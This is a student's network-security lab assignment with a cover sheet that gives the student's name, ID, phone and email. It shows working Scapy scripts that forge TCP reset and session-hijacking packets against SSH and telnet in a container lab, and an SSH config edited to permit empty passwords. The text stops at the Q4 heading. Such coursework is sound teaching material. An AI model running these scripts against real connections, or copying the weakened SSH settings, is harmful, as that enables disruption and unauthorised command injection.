MONASH University
Information Technology

ASSESSMENT COVER SHEET

Student ID number	28730631
Given Name	Muntashir
Family name	Bin Solaiman

Unit Name and Code:	**FZA3031**		
Campus:	**MSA**		
Assignment Title:	**FIT 3031 Network Security Assignment (S2 2020)**		
Name of Lecturer:	**Tope Roseline**		
Name of Tutor:	**Nkosinathi Ndebele**		
Tutorial Day and Time:	**Tuesday 4:00 pm**		
Phone Number:	**0729179202**		
Email Address:	**mbin0008@student.monash.edu**		
Has any part of this assignment been previously submitted as part of another unit/course? ☐ Yes ☒ No			
Due Date:	**31-10-20**	Date Submitted:	31-10-20

All work must be submitted by the due date. If an extension of work is granted this must be specified with the signature of the lecturer/tutor.

Extension granted until (date)_____ Signature of lecturer/tutor _____

Please note that it is your responsibility to retain copies of your assessments.

Intentional plagiarism or collusion amounts to cheating under Part 7 of the Monash University (Council) Regulations

Plagiarism: Plagiarism means taking and using another person's ideas or manner of expressing them and passing them off as one's own. For example, by failing to give appropriate acknowledgement. The material used can be from any source (staff, students or the internet, published and unpublished works).

Collusion: Collusion means unauthorised collaboration with another person on assessable written, oral or practical work and includes paying another person to complete all or part of the work.

Where there are reasonable grounds for believing that intentional plagiarism or collusion has occurred, this will be reported to the Associate Dean (Education) or delegate, who may disallow the work concerned by prohibiting assessment or refer the matter to the Faculty Discipline Panel for a hearing.

Student Statement:

- I have read the university's Student Academic Integrity Policy and Procedures.
- I understand the consequences of engaging in plagiarism and collusion as described in Part 7 of the Monash University (Council) Regulations http://adm.monash.edu/legal/legislation/statutes
- have taken proper care to safeguard this work and made all reasonable efforts to ensure it could not be copied.
- No part of this assignment has been previously submitted as part of another unit/course.
- I acknowledge and agree that the assessor of this assignment may for the purposes of assessment, reproduce the assignment and:
  - i. provide to another member of faculty and any external marker; and/or
  - ii. submit it to a text matching software; and/or
  - iii. submit it to a text matching software which may then retain a copy of the assignment on its database for the purpose of future plagiarism checking.
- I certify that I have not plagiarised the work of others or participated in unauthorised collaboration when preparing this assignment.

Signature ..... Date 31-10-20

* delete (iii) if not applicable

The information on this form is collected for the primary purpose of assessing your assignment and ensuring the academic integrity requirements of the University are met. *Other purposes of collection include recording your plagiarism and collusion declaration, attending to course and administrative matters and statistical analyses. If you choose not to complete all the questions on this form it may not be possible for Monash University to assess your assignment. You have a right to access personal information that Monash University holds about you, subject to any exceptions in relevant legislation. If you wish to seek access to your personal information or inquire about the handling of your personal information, please contact the University Privacy Officer: privacyofficer@adm.monash.edu.au*

FIT 3031 Network Security Assignment (S2 2020)

Contents

TCP Attacks – Using Scapy 4
Task 1: TCP Reset Attacks 4
Q1 4
Q2 10
Task 2: TCP Session Hijacking Attacks 11
Q3 11
Q4 15
DNS Attacks – Using Scapy 20
Task 3: Local DNS Attack targeting Authority Nameserver 20
Q6 20
Q7 22
Task 4: Remote DNS Attack targeting Authority Server 24
Q8 24
Q9 24
Q10 25

TCP Attacks – Using Scapy


Task 1: TCP Reset Attacks

Q1

The python :-

```
#!/usr/bin/python3

import sys

from scapy.all import *




print("sending reset packet")

IPLayer = IP(src="10.4.0.2", dst = "10.4.1.15")

TCPLayer = TCP(sport=35200, dport=22, flags="R", seq=1004827855)

pkt=IPLayer/TCPLayer

ls(pkt)

send(pkt,verbose=0)
```

After setting up Core, we need to set up wireshark at eth0 to get the sequence number, source port number, destination port number, source and Ip addresses respectively.



In order to remove a public key(access denied) while establishing a SSH server connection, we need to make some changes to *sshd_config* file. We type in the terminal in the server terminal

sudo nano /etc/ssh/sshd_config

After that we change the following change:-

PermitRootLogin prohibit-password yes

PasswordAuthentication yes

The modification of the SSH file is shown below:-

```
root@server: ~
File  Edit  Tabs  Help
  GNU nano 2.5.3          File: /etc/ssh/sshd_config                    Modified

# Uncomment if you don't trust ~/.ssh/known_hosts for RhostsRSAAuthentication
#IgnoreUserKnownHosts yes

# To enable empty passwords, change to yes (NOT RECOMMENDED)
PermitEmptyPasswords yes

# Change to yes to enable challenge-response passwords (beware issues with
# some PAM modules and threads)
ChallengeResponseAuthentication no

# Change to no to disable tunnelled clear text passwords
PasswordAuthentication yes

# Kerberos options
#KerberosAuthentication no
#KerberosGetAFSToken no
#KerberosOrLocalPasswd yes
#KerberosTicketCleanup yes


^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Uncut Text^T To Spell  ^_ Go To Line
```


After that we perform a successful restart of the ssh service:-

sudo service ssh restart

We type *ssh client@10.4.1.15* from the client terminal to connect to the server.

```
root@client: ~
File  Edit  Tabs  Help
sierra@coryVM:~$ sudo lxc exec client -- bash
[sudo] password for sierra:
root@client:~# ssh client@10.4.1.15
client@10.4.1.15's password:
Last login: Wed Oct 28 13:25:57 2020 from 10.4.0.2
```

In the interim, the captured packet is as follows:-



From the below screenshot we can see the corresponding values are:-

Source IP = 10.4.0.2

Destination IP = 10.4.1.15

Source port number = 35200

Destination port number = 22

Sequence number=1004827855

After placing the values in the python code as mentioned above, we run the program in the attacker terminal. To do so we push the program in to the attacker container. We do this by opening a separate terminal and then changing the directory to desktop by typing

cd Desktop/

After that we type:-

sudo lxc file push Rsetssh.py attacker/root/

A screenshot is provided for the above:-

```
sierra@coryVM: ~/Desktop
File  Edit  Tabs  Help
sierra@coryVM:~$ sudo lxc file push Rsetssh.py  attacker/root/
[sudo] password for sierra:
error: open Rsetssh.py: no such file or directory
sierra@coryVM:~$ cd Desktop/
sierra@coryVM:~/Desktop$ sudo lxc file push Rsetssh.py  attacker/root/
sierra@coryVM:~/Desktop$
```


Then on the attacker terminal we run:-

Pyton3 Rsetssh.py


to generate the packet.

```
root@attacker: ~
File  Edit  Tabs  Help
sierra@coryVM:~$ sudo lxc exec attacker -- bash
[sudo] password for sierra:
root@attacker:~# ls
Resetssh.py  Rsetssh.py  resetssh.py  reste.py
root@attacker:~# python3 Rsetssh.py
sending reset packet
version    : BitField (4 bits)                  = 4               (4)
ihl        : BitField (4 bits)                  = None            (None)
tos        : XByteField                         = 0               (0)
len        : ShortField                         = None            (None)
id         : ShortField                         = 1               (1)
flags      : FlagsField (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField (13 bits)                 = 0               (0)
ttl        : ByteField                          = 64              (64)
proto      : ByteEnumField                      = 6               (0)
chksum     : XShortField                        = None            (None)
src        : SourceIPField                      = '10.4.0.2'      (None)
dst        : DestIPField                        = '10.4.1.15'     (None)
options    : PacketListField                    = []              ([])
--
sport      : ShortEnumField                     = 35200           (20)
dport      : ShortEnumField                     = 22              (80)
seq        : IntField                           = 1004827855      (0)
ack        : IntField                           = 0               (0)
dataofs    : BitField (4 bits)                  = None            (None)
reserved   : BitField (3 bits)                  = 0               (0)
flags      : FlagsField (9 bits)                = <Flag 4 (R)>    (<Flag 2 (S)>
)
window     : ShortField                         = 8192            (8192)
chksum     : XShortField                        = None            (None)
urgptr     : ShortField                         = 0               (0)
options    : TCPOptionsField                    = []              (b'')
root@attacker:~#
```

As a consequence, of this the connection has been ssh connection reset. The screenshot below shows the Wireshark monitor:-



In the interim the client terminal through which we have connected to SSh is as follows:-



Q2

A TCP/RESET attack is an attack whereby an attacker forges a legitimate looking packet communicated between two victims host to stop an established TCP connection. Usually, the RST code bit from the 6 code bits of a TCP header is set to 1 which indicates to the receiving party that this is a TCP/RESET packet sent from the sender and that the TCP connection is to be closed abruptly as opposed to hosts ending the session by exchanging FIN and ACK packets to end the connection respectfully.

Two theoretical mitigations can be using Encapsulated payload(ESP) transport mode and ESP tunnel mode in IPSEC. ESP in both modes authenticate and encrypt the TCP packet which rests inside and IP packet regardless of them being IPV4 or IPV6. As a result of encryption and authentication, even if the transport packet is spoofed by the attacker, the attacker cannot read the values needed to perform a successful TCP reset attack. The attacker will be seeing arbitrary random pieces of texts, and resending a spoof packet will fail because the sender cannot claim that he is the correct sender through authentication failure.


Task 2: TCP Session Hijacking Attacks

Q3

The python code is as follows:-

```
#!/usr/bin/python3

import sys

from scapy.all import *




print("CREATING ATTACKER DIRECTORY…")

IPLayer = IP (src="10.4.0.2", dst = "10.4.1.15")

TCPLayer = TCP (sport=53516, dport=23, flags="A", seq=2480879771, ack= 1322443993)

Data= "\r mkdir  ATTACKER\r "

pkt=IPLayer/TCPLayer/Data

ls(pkt)

send(pkt,verbose=0)
```


First we set up wireshark on the gateway at eth0 to see the packets sent back and forth between the server and the client.



Next, we set up a telnet connection between client and server by typing in the command:-

telnet 10.4.1.15

After that we analyse Wireshark to retrieve the corresponding acknowledgement number and the sequence number, source port number and IP address, destination port number and IP addresses, respectively.



From the above screenshot we can the corresponding values are:-

Source IP = 10.4.0.2

Destination IP = 10.4.1.15

Source port number = 53516

Destination port number = 23

Sequence number=2480879771

Acknowledge number= 1322443993

Note for the sequence number we copy the value of the next sequence number field.

The acknowledge bit has to be set.

In order for our python program to be run, we have to place program in the LXD container of the attacker.


Launching the attack:-

We type in the attacker terminal.


python3 directory.py

```
root@attacker: ~
File  Edit  Tabs  Help
root@attacker:~# python3 directory.py
CREATING ATTACKER DIRECTORY…
version    : BitField (4 bits)          = 4              (4)
ihl        : BitField (4 bits)          = None           (None)
tos        : XByteField                 = 0              (0)
len        : ShortField                 = None           (None)
id         : ShortField                 = 1              (1)
flags      : FlagsField (3 bits)        = <Flag 0 ()>    (<Flag 0 ()>
)
frag       : BitField (13 bits)         = 0              (0)
ttl        : ByteField                  = 64             (64)
proto      : ByteEnumField              = 6              (0)
chksum     : XShortField                = None           (None)
src        : SourceIPField              = '10.4.0.2'     (None)
dst        : DestIPField                = '10.4.1.15'    (None)
options    : PacketListField            = []             ([])
--
sport      : ShortEnumField             = 53516          (20)
dport      : ShortEnumField             = 23             (80)
seq        : IntField                   = 2480879771     (0)
ack        : IntField                   = 1322443993     (0)
dataofs    : BitField (4 bits)          = None           (None)
reserved   : BitField (3 bits)          = 0              (0)
flags      : FlagsField (9 bits)        = <Flag 16 (A)>  (<Flag 2 (S)
>)
window     : ShortField                 = 8192           (8192)
chksum     : XShortField                = None           (None)
urgptr     : ShortField                 = 0              (0)
options    : TCPOptionsField            = []             (b'')
--
load       : StrField                   = b'\r mkdir  ATTACKER \r ' (b
```

In the interim, the injected data by the attacker messes up the sequence number from User to Server. When Server replies to our spoofed packet, it acknowledges the sequence number (plus the payload size) created by us, but User has not reached that number yet, so it simply discards the reply packet from Server and will not acknowledge receiving the packet. Without being acknowledged, Server thinks that its packet is lost, so it keeps retransmitting the packet which keeps getting dropped by User.



The directory has been created.




Q4

